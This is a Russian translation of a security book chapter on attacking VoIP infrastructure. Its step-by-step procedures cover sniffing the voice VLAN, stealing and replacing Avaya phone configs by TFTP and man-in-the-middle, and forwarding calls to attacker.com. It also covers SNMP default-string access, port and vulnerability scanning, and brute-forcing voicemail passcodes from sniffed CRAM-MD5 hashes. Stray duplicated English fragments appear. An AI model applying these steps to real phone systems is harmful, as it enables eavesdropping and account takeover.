IAX имеет потенциал стать очень популярным протоколом для VoIP-архитектур благодаря растущей популярности Asterisk PBX. Его простота, удобство для сетевых межсетевых экранов, опора на один UDP-порт, единый протокол сигнализации и передачи медиа, а также сравнительно небольшое количество сетевых компонентов, без media proxies, gateways, gatekeepers или STUN servers, делают его очень привлекательным. Несмотря на множество эксплуатационных и функциональных преимуществ перед SIP или H.323, с точки зрения безопасности он не выглядит намного лучше. Фактически слабости аутентификации SIP и H.323 отражены, а в некоторых случаях и усугублены, в IAX. Кроме того, отсутствие использования и/или поддержки шифрования при передаче медиа очень похоже между IAX и RTP. Если добавить восприимчивость к атакам отказа в обслуживании, IAX, SIP и H.323 имеют похожий профиль уязвимостей.

Однако возможные преимущества безопасности IAX, перечисленные в его RFC, могут быть достигнуты после появления поддержки правильной аутентификации и шифрования на IAX endpoints и серверах. Например, поддержка IAX для открытых и закрытых ключей RSA значительно усилила бы его модель аутентификации против пассивных и активных сетевых атак. Кроме того, AES-шифрование на основе достаточно безопасного заранее заданного общего секрета может шифровать медиакommunikацию. Это не позволит пассивным атакующим прослушивать телефонные разговоры или внедрять в них звук, если ключ не отправляется открытым текстом. Однако, хотя правильное шифрование предотвращает прослушивание и внедрение аудио, IAX все равно будет восприимчив к атакам отказа в обслуживании, пока сеансовая информация остается открытым текстом. Даже если с IAX используется шифрование, он должен продолжать защищаться от проектных недостатков, допускающих атаки понижения защиты аутентификации.

Часть II. Угрозы безопасности VoIP

Глава 6. Атаки на инфраструктуру VoIP

VoIP-сети уязвимы ко многим формам обычных сетевых атак, а устройства, поддерживающие VoIP-инфраструктуру, также подвержены похожим проблемам. В этой главе мы обсудим слабости безопасности, влияющие на функциональные компоненты VoIP-сети: от устройств, аппаратных телефонов, gatekeepers, registrars и proxies до приложений, например Cisco CallManager, Avaya Call Center/Server и приложений голосовой почты. В частности, вы узнаете о следующем:

- vendor-specific sniffing в VoIP;
- распространенные уязвимости аппаратных телефонов;
- атаки на Cisco CallManager и Avaya Call Center/Server;
- дыры безопасности в приложении Avaya Modular Messaging Voicemail;
- имперсонация и перенаправление инфраструктурных серверов.

Атаки на общие сетевые службы, используемые VoIP, такие как DHCP и DNS, выходят за рамки этой главы; однако эти службы также могут применяться для компрометации VoIP-сети, например вредоносные DHCP/DNS-серверы могут перенаправлять трафик в VoIP-сети. В целом эта глава сосредоточена только на VoIP-технологиях.

Vendor-Specific VoIP Sniffing

Sniffing сетевого VoIP-трафика ничем не отличается от sniffing обычного сетевого трафика; однако подключение к VoIP-сети часто отличается от подключения к обычной сети. Хотя почтовые, DNS- и DHCP-серверы доступны из пользовательских рабочих станций в корпоративных VLAN, VoIP-сети обычно находятся в других VLAN. Например, VoIP VLAN отделяется от традиционных протоколов данных, таких как Exchange или Active Directory организации. Атакующие, которые не подключены к правильному сегменту между аппаратным телефоном и VoIP-сетью, не смогут корректно sniff-перехватывать сеть.

Отдельная VLAN может использоваться для многих целей, включая безопасность, Quality of Service (QoS), сегментацию или уровни приоритета. Помните, что VoIP-пакеты должны иметь более высокий приоритет, чем пакеты данных, потому что человек, использующий VoIP-телефон, не должен страдать из-за того, что кто-то загружает файлы из peer-to-peer-сети. Природа голосовой связи требует надежности. Сегментация VLAN помогает гарантировать, что VoIP-пакеты, которым нужен более высокий QoS, не будут затронуты пакетами данных с более низким приоритетом.

Однако многие поставщики VoIP утверждают, что использование отдельных VLAN, напрямую недоступных с пользовательских рабочих станций, является защитой безопасности. Это утверждение крайне далеко от истины, поскольку получить доступ к VoIP VLAN так же просто, как поменять местами два сетевых кабеля.

Любой человек может использовать аппаратный VoIP-телефон на столе пользователя, чтобы получить доступ к VoIP VLAN: достаточно отключить Ethernet-кабель рабочей станции от сети данных и подключить его к сетевому разъему VoIP на аппаратном телефоне. Однако важно обратить внимание на способ подключения аппаратного телефона. У большинства аппаратных телефонов есть встроенный Ethernet-разъем, а также конверсионное устройство - большой черный блок, похожий на блок питания. Например, у аппаратных телефонов Avaya конверсионное устройство имеет два Ethernet-подключения: одно соединяется с аппаратным телефоном и помечено Phone, а второе соединяется с VoIP VLAN через настенную Ethernet-розетку и помечено Line.

Тот, кто хочет sniff-перехватывать сеть, должен отключить Ethernet-кабель, подключенный к Line на конверсионном устройстве, и подключить его к hub. Затем hub следует включить между разъемом Line на конверсионном блоке, настенной розеткой VoIP VLAN и рабочей станцией атакующего, на которой запущена программа-sniffer вроде Cain & Abel или Wireshark.

На аппаратном VoIP-телефоне Cisco тот, кто хочет sniff-перехватывать сеть, должен отключить кабель 10/100 SW Ethernet с задней стороны телефона и подключить его к hub. Затем нужно соединить hub с той же розеткой вторым Ethernet-кабелем. Наконец, к hub следует подключить ноутбук с запущенным Cain & Abel или Wireshark. И ноутбук, и VoIP-телефон, конкретно разъем 10/100 SW, должны быть подключены к hub. При настройке следует убедиться, что разъем 10/100 PC link не подключен к hub, поскольку это будет неправильный сегмент для sniffing.

Такие схемы позволят атакующим sniff-перехватывать сеть даже при наличии 802.1x и при этом сохранят аппаратные телефоны в работе. Атакующий, которому не нужно, чтобы аппаратные телефоны оставались в работе, может просто подключить рабочую станцию к самой настенной розетке, если 802.1x-аутентификация не требуется. На рисунке 6-1 показан пример.

Figure 6-1 shows an example.




Рисунок 6-1: Схема sniffing в VoIP-сетях.

Такая схема позволит рабочей станции присоединиться к VoIP-сети и sniff-перехватывать сеть, сохраняя полное использование аппаратного VoIP-телефона.

Примечание. Если рабочая станция подключена между телефонным разъемом на конверсионном устройстве и аппаратным телефоном, атакующий не сможет корректно sniff-перехватывать сеть; поэтому архитектура подключения очень важна.

Аппаратные телефоны

Аппаратные телефоны Cisco, Avaya и Polycom, вероятно, являются самыми популярными телефонами в корпоративных сетях. Однако независимо от поставщика любой тип аппаратного телефона имеет проблемы безопасности. Например, атакующий может скомпрометировать конфигурационный файл телефона или просто загрузить вредоносный файл. К счастью, информация об имени пользователя и пароле обычно не хранится в конфигурационном файле аппаратного телефона, поэтому влияние компрометации такого файла несколько ограничено. Вместо этого риски уязвимостей аппаратного телефона в основном связаны с атаками перечисления и Denial of Service (DoS). В следующих разделах будут рассмотрены эти уязвимости аппаратных VoIP-телефонов:

- компрометация конфигурационного файла телефона;
- загрузка вредоносного конфигурационного файла;
- эксплуатация слабостей SNMP.

Компрометация конфигурационного файла телефона

Большинство аппаратных телефонов получают важные файлы, такие как загрузочные образы или конфигурационные файлы, по сети. VoIP-устройства, включая устройства Cisco и Avaya, часто передают эти файлы с помощью протокола TFTP, хотя некоторые также используют HTTP. В любом случае атакующий может довольно легко получить копии этих файлов. И TFTP, и HTTP - протоколы открытого текста, часто используемые без какой-либо аутентификации. Атакующий, получивший такие файлы, получает доступ к настройкам телефона, его рабочим возможностям и опциям.

Чтобы получить такой файл, атакующему нужны только IP-адрес TFTP-сервера и имя загрузочного образа или конфигурационного файла. Например, чтобы найти IP-адрес TFTP-сервера на аппаратном телефоне Cisco, атакующий может просто проверить дисплей самого телефона. Выбрав меню Options на телефоне и перейдя к параметрам сетевой конфигурации, атакующий увидит много отображаемых элементов, включая TFTP-сервер, используемый в сети, а также IP-адрес Cisco CallManager.

В сети Avaya атакующий может найти TFTP-сервер, sniff-перехватывая UDP-порт 69. Поскольку аппаратные телефоны Avaya получают загрузки TFTP после перезагрузки, атакующий может просто перезагрузить телефон, одновременно sniff-перехватывая сеть. Узнав адрес TFTP-сервера, он может забрать нужный файл с помощью соответствующей команды TFTP или HTTP GET.

Например, 46xxsettings.txt - конфигурационный файл аппаратного телефона Avaya. Выполнив TFTP GET с этим именем файла, атакующий может быстро и легко скачать конфигурационный файл. Поскольку большинство телефонов получают обновленный конфигурационный файл при каждой перезагрузке, атакующий может быть достаточно уверен, что файл, полученный с TFTP-сервера, является самой свежей версией. Чтобы получить конфигурационный файл телефона, атакующий выполнит следующие шаги:

1. Подключиться к VoIP-сети, как показано в разделе "Vendor-Specific VoIP Sniffing" на странице 114.
2. Найти TFTP-сервер, используемый для загрузки образов и конфигурационных файлов на аппаратные телефоны.
3. Найти TFTP-сервер, sniff-перехватывая сеть и определяя исходный адрес, с которого приходят TFTP-соединения. Быстрый поиск файла 46xxsettings.txt поможет найти пакеты с исходным TFTP-сервером в сети Avaya. В этом примере атакующий должен предположить, что TFTP-сервер - 172.16.1.88.

4. Ввести в командной строке Windows следующее:

```
tftp 172.16.1.88 GET 46xxsettings.txt
```

Выполнив эти шаги, атакующий может легко и анонимно получить конфигурационный файл телефона с TFTP-сервера.

Загрузка вредоносного конфигурационного файла

Когда аппаратный телефон перезагружается, он часто скачивает загрузочный образ и конфигурационный файл по сети. Эти файлы содержат информацию о настройках телефона, включая функциональные возможности и опции. Как обсуждалось в предыдущем разделе, загрузочный образ и конфигурационный файл передаются из сети на аппаратный телефон с помощью протоколов открытого текста. Использование таких протоколов дает атакующему возможность внедрить в среду собственные вредоносные файлы.

Атакующий, который хочет заставить аппаратный телефон загрузить вредоносный конфигурационный файл, может выполнить простую man-in-the-middle-атаку. Сосредоточив атаку на уровне 2 модели OSI, атакующий может перенаправить все TFTP/HTTP-запросы от настоящего сервера к машине под своим контролем. После настройки перенаправления атакующий может отправить на аппаратный телефон вредоносные загрузочные образы¹ и конфигурационные файлы². Эти файлы будут установлены во время загрузки телефона, потому что вся транзакция происходит по протоколам открытого текста. Из-за отсутствия криптографической защиты использование открытого текста делает невозможной проверку личности отправляющего сервера аппаратным телефоном.

После того как загрузочный образ и конфигурационный файл атакующего загружены на аппаратный телефон, атакующий может удаленно управлять телефоном и его функциями. Лишь некоторые функции телефона привлекательны для атакующих. На самом деле большинство настроек типичных аппаратных телефонов малоинтересны или совсем неинтересны. Конфигурационный файл обычно включает информацию вроде цифры, которую нужно набрать для внешнего звонка, и настроек speed dial. Однако изменения переадресации вызовов, времени ожидания повторной SIP-регистрации и записи звонков позволяют атакующему перехватывать голосовые данные цели, иногда даже когда телефон не используется.

Например, многие аппаратные телефоны позволяют пользователям применять телефон как записывающее устройство без совершения звонка или поднятия трубки. Это означает, что с правильным вредоносным конфигурационным файлом аппаратный телефон можно настроить на запись звука с микрофона громкой связи.

1. a01d01b2_3.bin на аппаратных телефонах Avaya

2. 46xxsettings.txt для аппаратных телефонов Avaya

В таблице 6-1 показаны настройки аппаратного телефона Avaya 4600 service, которые атакующему было бы особенно интересно изменить и загрузить на целевое устройство.

Чтобы выполнить эту атаку, атакующий должен выполнить следующие шаги:

1. Подключиться к VoIP-сети, как показано в разделе "Vendor-Specific VoIP Sniffing" на странице 114.
2. Найти TFTP- или HTTP-сервер, используемый для загрузки загрузочных образов и конфигурационных файлов на аппаратные телефоны. Предыдущий раздел содержит подробную информацию об обнаружении TFTP-серверов.

Таблица 6-1: Пример конфигурационной информации для аппаратных телефонов Avaya 4600.

Настройка	Описание	Потенциал атаки
SET DNSSRV 198.152.15.15	Задаёт DNS-сервер для телефона.	Поддельная DNS-настройка нарушит разрешение имен и вызовет Denial of Service. Атакующий также может перенаправить телефон на собственную машину.
SET SYSLANG Katakana	Задаёт язык дисплея телефона.	Атакующий может установить язык дисплея на неизвестный или редко используемый, например Katakana.
SET CALLFWDSTAT 1	Разрешает безусловную переадресацию вызовов.	Атакующий может переадресовать все звонки на конкретный аппаратный телефон. Получив звонок, атакующий затем может выполнить трехсторонний звонок к предполагаемой цели, оставаясь на линии и слушая разговор.
SET CALLFWDADDR attacker@attacker.com	Задаёт адрес назначения для функции переадресации вызовов.	См. предыдущий раздел.
SET REGISTERWAIT 65536	Задаёт время в секундах между повторными регистрациями на текущем сервере.	Атакующий может установить максимальный timeout регистрации, что позволит выполнить атаку захвата регистрации, показанную в главе 2.
SET SIPDOMAIN attacker.com	Задаёт доменное имя, используемое при регистрации.	Атакующий может установить домен на вредоносный или поддельный доменный сервер, что приведет к перенаправлению трафика.
SET SIPREGISTRAR 192.168.0.1	Задаёт IP-адрес или FQDN сервера SIP-регистрации.	Атакующий может установить Registrar на свой вредоносный или поддельный сервер, что позволит соответствующим образом перенаправлять звонки.

3. Запустить TFTP-сервер на собственной машине и убедиться, что вредоносные файлы 46xxsettings.txt и a01d01b2_3.bin, то есть загрузочный образ, находятся в корне каталога TFTP-сервера.
4. Отключить атакующую машину от сети, затем изменить IP-адрес этой машины на IP-адрес TFTP-сервера.
5. Снова подключить атакующую машину к сети и игнорировать любые ошибки конфликта IP-адресов.
6. Используя Cain & Abel на атакующей машине, выполнить man-in-the-middle-атаку, перенаправляя весь трафик, предназначенный настоящему TFTP-серверу, на собственную машину, у которой будет другой MAC-адрес, но тот же IP-адрес.

Готово! Хотя эта атака будет прерывистой в зависимости от расположения настоящего TFTP-сервера, аппаратные телефоны теперь будут получать образ и конфигурационные настройки из вредоносного источника.

Эксплуатация слабостей SNMP

Как и многие устройства с операционной системой, аппаратные телефоны часто включают сетевые службы для разных целей управления. В частности, на аппаратных VoIP-телефонах часто включен Simple Network Management Protocol (SNMP). SNMP - распространенный метод управления сетевыми устройствами. SNMP версии 1 (SNMPv1) - самая популярная версия, но при этом и самая слабая. SNMPv1 - протокол открытого текста, который позволяет строкам community string для чтения и записи, похожим на пароли устройств, проходить по сети без шифрования. Использование community string открытым текстом очевидно является слабой практикой безопасности. Кроме того, чаще всего community string, предоставляющая доступ на чтение к устройствам и их конфигурационной информации, обычно установлена как public. Поэтому любое устройство, использующее SNMPv1, может быть скомпрометировано либо угадыванием слабой community string для чтения или записи, например public или private соответственно, либо перехватом в сети. Получив SNMP-доступ к аппаратному телефону, атакующий может получить доступ к конкретным конфигурационным настройкам телефона. Это позволяет выполнять дальнейшие атаки с расширенной информацией об устройстве, например с таблицей маршрутизации удаленных устройств или LDAP-сервером аутентификации.

Чтобы получить информацию с аппаратного телефона с помощью SNMP, атакующий должен выполнить следующие шаги:

1. Загрузить SNMP-инструмент, например GetIf, чтобы извлекать информацию из SNMP-устройств. GetIf можно загрузить с <http://www.wtcs.org/snmp4tpc/getif.htm>.
2. Открыть GetIf из меню Start (Start > Programs > GetIf).
3. Ввести IP-адрес аппаратного телефона в текстовое поле Host name.
4. В разделе SNMP Parameters ввести SNMP community string для чтения или записи. Атакующий оставит значение public или private, если он еще не перехватил эту информацию в сети.
5. Нажать кнопку Start в нижней правой части окна. Если public является правильной community string для чтения, информация немедленно появится в разных текстовых полях.
6. Чтобы получить конкретную конфигурационную информацию с аппаратного телефона, выбрать вкладку MBrowser.
7. Нажать Start.

Конкретная конфигурационная информация, хранящаяся в SNMP-файлах, будет показана на вкладке MBrowser. Атакующий может просто раскрывать символы +, чтобы искать конкретную информацию, как показано на рисунке 6-2.

to look for specific information, as shown in Figure 6-2.




Рисунок 6-2: SNMP-файлы с аппаратных телефонов.

Cisco CallManager и Avaya Call Center

Cisco CallManager и Avaya Call Center/Server - продукты, которые обрабатывают звонки к аппаратным VoIP-телефонам и от них. Хотя продукты Cisco и Avaya могут быть популярны в корпоративных VoIP-сетях, ПО с открытым исходным кодом, например Asterisk, также может использоваться, если реализованы стандартные протоколы SIP, H.323, RTP и/или IAX. При использовании VoIP главной проблемой является небезопасное использование SIP, H.323, RTP и/или IAX любым сервером. Например, метод аутентификации SIP является серьезной проблемой безопасности независимо от того, включен SIP на Avaya, Cisco или даже Asterisk. Тем не менее в продуктах Cisco и Avaya работает множество небезопасных служб, таких как TFTP, FTP, SNMP, telnet и HTTP, которые следует немедленно отключить. Кроме того, более безопасные службы, такие как SSH, часто не обновляются, поэтому существующие службы могут быть уязвимы к устаревшим атакам. В этом разделе рассматриваются распространенные проблемы безопасности инфраструктуры в сетевых службах, включая, но не ограничиваясь, VoIP-ПО и устройствами. В таблице 6-2 перечислены часто используемые небезопасные службы, рекомендации по снижению уязвимости и лучший инструмент с открытым исходным кодом для проверки проблемы.

Как упоминалось ранее, лучший способ проверить эти сетевые проблемы - использовать Nmap (<http://www.insecure.org/>), Nikto (<http://www.cirt.net/>) или Nessus (<http://www.nessus.org/>). Эти три инструмента с открытым исходным кодом покажут, какие порты открыты, какие стандартные настройки веб-приложений доступны и какие сетевые службы уязвимы. Комбинация этих трех инструментов на любом VoIP-приложении/устройстве Cisco или Avaya может обнаружить любую из уязвимостей, перечисленных в таблице 6-2, и многое другое.

Таблица 6-2: Небезопасные службы, используемые с VoIP, рекомендации по снижению риска и инструменты проверки.

Службы	Рекомендация	Инструмент
FTP	Отключить протоколы управления открытым текстом в пользу зашифрованной коммуникации с двухфакторной аутентификацией.	Nmap, Nessus
telnet	Внедрить SSH с двухфакторной аутентификацией.	Nmap, Nessus
Устаревший OpenSSH	Убедиться, что все SSH-серверы обновлены и полностью пропатчены.	Nmap, Nessus
Устаревший OpenSSL	Убедиться, что SSL-библиотеки обновлены и полностью пропатчены.	Nmap, Nessus, Nikto
Устаревшая сборка Apache	Убедиться, что все веб-серверы обновлены и полностью пропатчены.	Nmap, Nessus, Nikto
Сертификаты	Все SSL-сертификаты должны быть актуальными и обновленными. Убедитесь, что SSL-сертификат не самоподписанный и относится к правильному хосту; не используйте стандартный сертификат на всех VoIP endpoints.	Nmap, Nessus, Nikto
SNMP	Включить SNMPv3 со сложными и уникальными community strings.	GetIf, Nessus
Журналирование	Включить параметры журналирования на media gateways.	N/A

Использование Nmap для сканирования VoIP-устройств

Nmap - самый популярный и наиболее поддерживаемый в отрасли сканер портов. Просканировав порты любого VoIP-устройства, пользователь может увидеть, включены ли уязвимые порты и службы. Например, если появляются TCP-порты 21 (FTP), 23 (telnet) и 80 (HTTP) или UDP-порты 69 (FTP) или 161 (SNMP), у атакующего будет несколько путей для атаки. Использование этих служб для управления раскрывает административные пароли в сети открытым текстом, позволяя простой man-in-the-middle-атаке скомпрометировать устройства и любые аппаратные телефоны, зарегистрированные на VoIP-устройстве. Чтобы проанализировать VoIP-приложение/устройство Cisco или Avaya с помощью Nmap, атакующий выполнит следующие шаги:

1. Загрузить Nmap с <http://www.insecure.org/>.
2. После установки Nmap ввести в командной строке следующее, чтобы перечислить любые/все порты, открытые на устройстве, где 172.16.11.08 - IP-адрес Cisco CallManager или Avaya Call Center/Server:

```
nmap -sT -P0 -p 1-65535 172.16.11.08
```

На рисунке 6-3 показан пример результата после сканирования портов устройства Avaya Communication Manager.

the IP address of the Cisco CallManager or Avaya Call Center/Server):

```
nmap -sT -P0 -p 1-65535 172.16.11.08
```

Figure 6-3 shows the example result after port-scanning an Avaya Communication Manager device.




Рисунок 6-3: Результаты сканирования портов на Avaya Communication Manager.

Сканирование веб-интерфейсов управления с помощью Nikto

Nikto - самый популярный в отрасли CGI-сканер для веб-приложений. Сканируя файлы и службы на веб-интерфейсах управления VoIP через HTTP, атакующий может увидеть, какие стандартные страницы или уязвимые атаки включены в системе. Если загружены стандартные страницы Apache или веб-сервер разрешает просмотр каталогов, система может быть уязвима к атаке. Управление VoIP-продуктами через веб-интерфейс может позволить простым CGI-атакам, directory traversal и forced browsing предоставить неавторизованным пользователям доступ к системе и любым аппаратным телефонам, зарегистрированным на ней. Чтобы запустить Nikto против VoIP-приложения/устройства Cisco или Avaya, атакующий выполнит следующие шаги:

1. Загрузить Nikto с <http://www.cirt.net/>.
2. После установки Nikto ввести в командной строке следующее, где 172.16.11.08 - IP-адрес Cisco CallManager или Avaya Call Center/Server:

```
nikto.pl -host 172.16.11.08
```

3. Просмотреть вывод, чтобы обнаружить все уязвимые настройки веб-сервера.

Обнаружение уязвимых служб с помощью Nessus

Nessus - еще один популярный сканер уязвимостей безопасности. В отличие от Nmap, который выполняет только сканирование портов, Nessus также ищет уязвимые службы, работающие на устройстве. И в отличие от Nikto, Nessus сканирует все порты на машине, включая TFTP, SNMP, FTP, SSH и тому подобное. Во время сканирования Nessus ищет уязвимости, устаревшие службы и эксплойты безопасности. Чтобы просканировать VoIP-приложение/устройство Cisco или Avaya с помощью Nessus, атакующий выполнит следующие шаги:

1. Загрузить Nessus с <http://www.nessus.org/>.
2. Установить приложение согласно инструкциям по установке.
3. После завершения установки открыть Nessus-клиент, например NessusClient (<http://www.nessus.org/download/index.php>), и подключиться к Nessus-серверу.
4. После подключения к Nessus-серверу ввести IP-адрес системы Cisco CallManager или Avaya Communication Manager. По завершении сканирования отчет Nessus покажет все уязвимые службы или эксплойты безопасности в существующей системе.

Система голосовой почты Modular Messaging

Modular Messaging - приложение голосовой почты от Avaya. Приложение интегрируется с VoIP-устройствами Avaya, позволяя пользователям входить в веб-приложение и проверять свою голосовую почту. Помимо веб-приложения, Modular Messaging также может интегрироваться с Microsoft Outlook, позволяя пользователям импортировать голосовые сообщения в Outlook. Для этой функции требуется специальный plug-in Outlook, который после установки отображает папку "Avaya Inbox" в Outlook-клиенте пользователя. После установки все голосовые сообщения появляются в Outlook в этой новой папке как звуковые файлы. К сожалению, у Modular Messaging есть несколько проблем безопасности, угрожающих приватности голосовых сообщений пользователей.

Первая проблема - методы проверки данных веб-приложения, которые могут привести к серьезным уязвимостям SQL injection и cross-site scripting. Конкретные недостатки безопасности приложения выходят за рамки этой книги; однако в части безопасной обработки ввода веб-приложению есть куда улучшаться.

Второй аспект Modular Messaging, функция Outlook plug-in, также создает проблемы безопасности. Эти проблемы позволяют пользователям компрометировать ящики голосовой почты других пользователей. Plug-in требует аутентификации между сервером Modular Messaging и Outlook-клиентом пользователя. Традиционная аутентификация Outlook NTLMv1/v2 или Kerberos обычно заворачивается в SSL. Однако Outlook plug-in Avaya использует слабый метод challenge/response, часто применяемый в SMTP- или IMAP-аутентификации и известный как Challenge Response Authentication Mechanism (CRAM-MD5).

На сервере Avaya Modular Messaging CRAM-MD5-хеш создается из passcode конечного пользователя и challenge. Challenge, выдаваемый сервером Modular Messaging, закодирован Base64, что почти не дает защиты, потому что его тривиально обратить несколькими программами. Кроме того, эта атака еще проще большинства офлайн-атак brute-force, поскольку passcode голосовой почты обычно состоит всего из 4 числовых полей. Поскольку вся коммуникация между Outlook-клиентом пользователя и сервером Modular Messaging использует протоколы открытого текста, пользователь может sniff-перехватить challenge, обратить Base64-кодирование и выполнить офлайн-словарную атаку, чтобы получить passcode голосовой почты для всех ящиков в системе. Так как passcode состоит всего из 4 числовых полей, атака требует лишь 10 000 попыток,

от 0 до 9999. Эти попытки можно выполнить примерно за пять секунд на процессоре Pentium 4. Только когда passcode состоит из 14 символов, его взлом занимает существенно больше времени.

Чтобы выполнить эту атаку, вредоносный инсайдер должен пассивно sniff-перехватывать сеть и получить доступ ко всем попыткам аутентификации между Outlook-клиентом и сервером Modular Messaging. Примечание: коммутируемые сети не предотвращают sniffing-атаки. Как только атакующий может sniff-перехватывать сеть, ему нужно захватить только два из трех элементов, необходимых для офлайн-взлома учетных записей: challenge и получившийся CRAM-MD5-хеш. И CRAM-MD5-хеш, и challenge отправляются по сети открытым текстом, поэтому приведенное ниже уравнение становится рецептом успеха для атакующего. Элементы, выделенные здесь жирным, sniff-перехватываются из сети, а элементы, выделенные жирным курсивом, подбираются brute-force:

```
CRAM-MD5 = Passcode + Challenge
- CRAM-MD5 = Ac2158a7d4c2287874d485501d67d807
- Challenge = 3458074250.7565974@mmlab2mss01lnx
- Passcode = ??????????

495278A176DA26D72149954E06792CB7 = MD5 (0001 + 3458074250.7565974@mmlab2mss01lnx)
1E6E2D30C84331475EB94D14BEAD1351 = MD5 (0002 + 3458074250.7565974@mmlab2mss01lnx)
ADDD6C5A96E0545D75DC03270B40BAAF = MD5 (0003 + 3458074250.7565974@mmlab2mss01lnx)
9CDAB50A50CBD26A8511C3CAE6302701 = MD5 (0004 + 3458074250.7565974@mmlab2mss01lnx)
AD7827249D7A704857161DFADCAE0A69 = MD5 (0005 + 3458074250.7565974@mmlab2mss01lnx)
... Automatically Continued...
Ac2158a7d4c2287874d485501d67d807 == MD5 (2006 + 3458074250.7565974@mmlab2mss01lnx) - Match!!
```

Обратите внимание на последнюю строку процесса атаки: результат предполагаемого passcode 2006 и challenge 3458074250.7565974@mmlab2mss01lnx равен Ac2158a7d4c2287874d485501d67d807. Это то же значение, которое было sniff-перехвачено из сети. Следовательно, атакующий может заключить, что passcode голосовой почты пользователя - 2006.

Чтобы предотвратить атаки на аутентификацию Modular Messaging, используйте SSL с LDAP, чтобы не позволить атакующим sniff-перехватывать аутентификационную коммуникацию. В качестве альтернативы можно требовать более длинный PIN; однако размер PIN, необходимый для предотвращения взлома, становится довольно большим (14), как показано здесь:

```
4 numeric fields: Less than 1 minute
6 numeric fields: Less than 1 minute
8 numeric fields: 4 minutes
10 numeric fields: 7 hours
12 numeric fields: 32 days
14 numeric fields: 7 years
16 numeric fields: 700 years
```

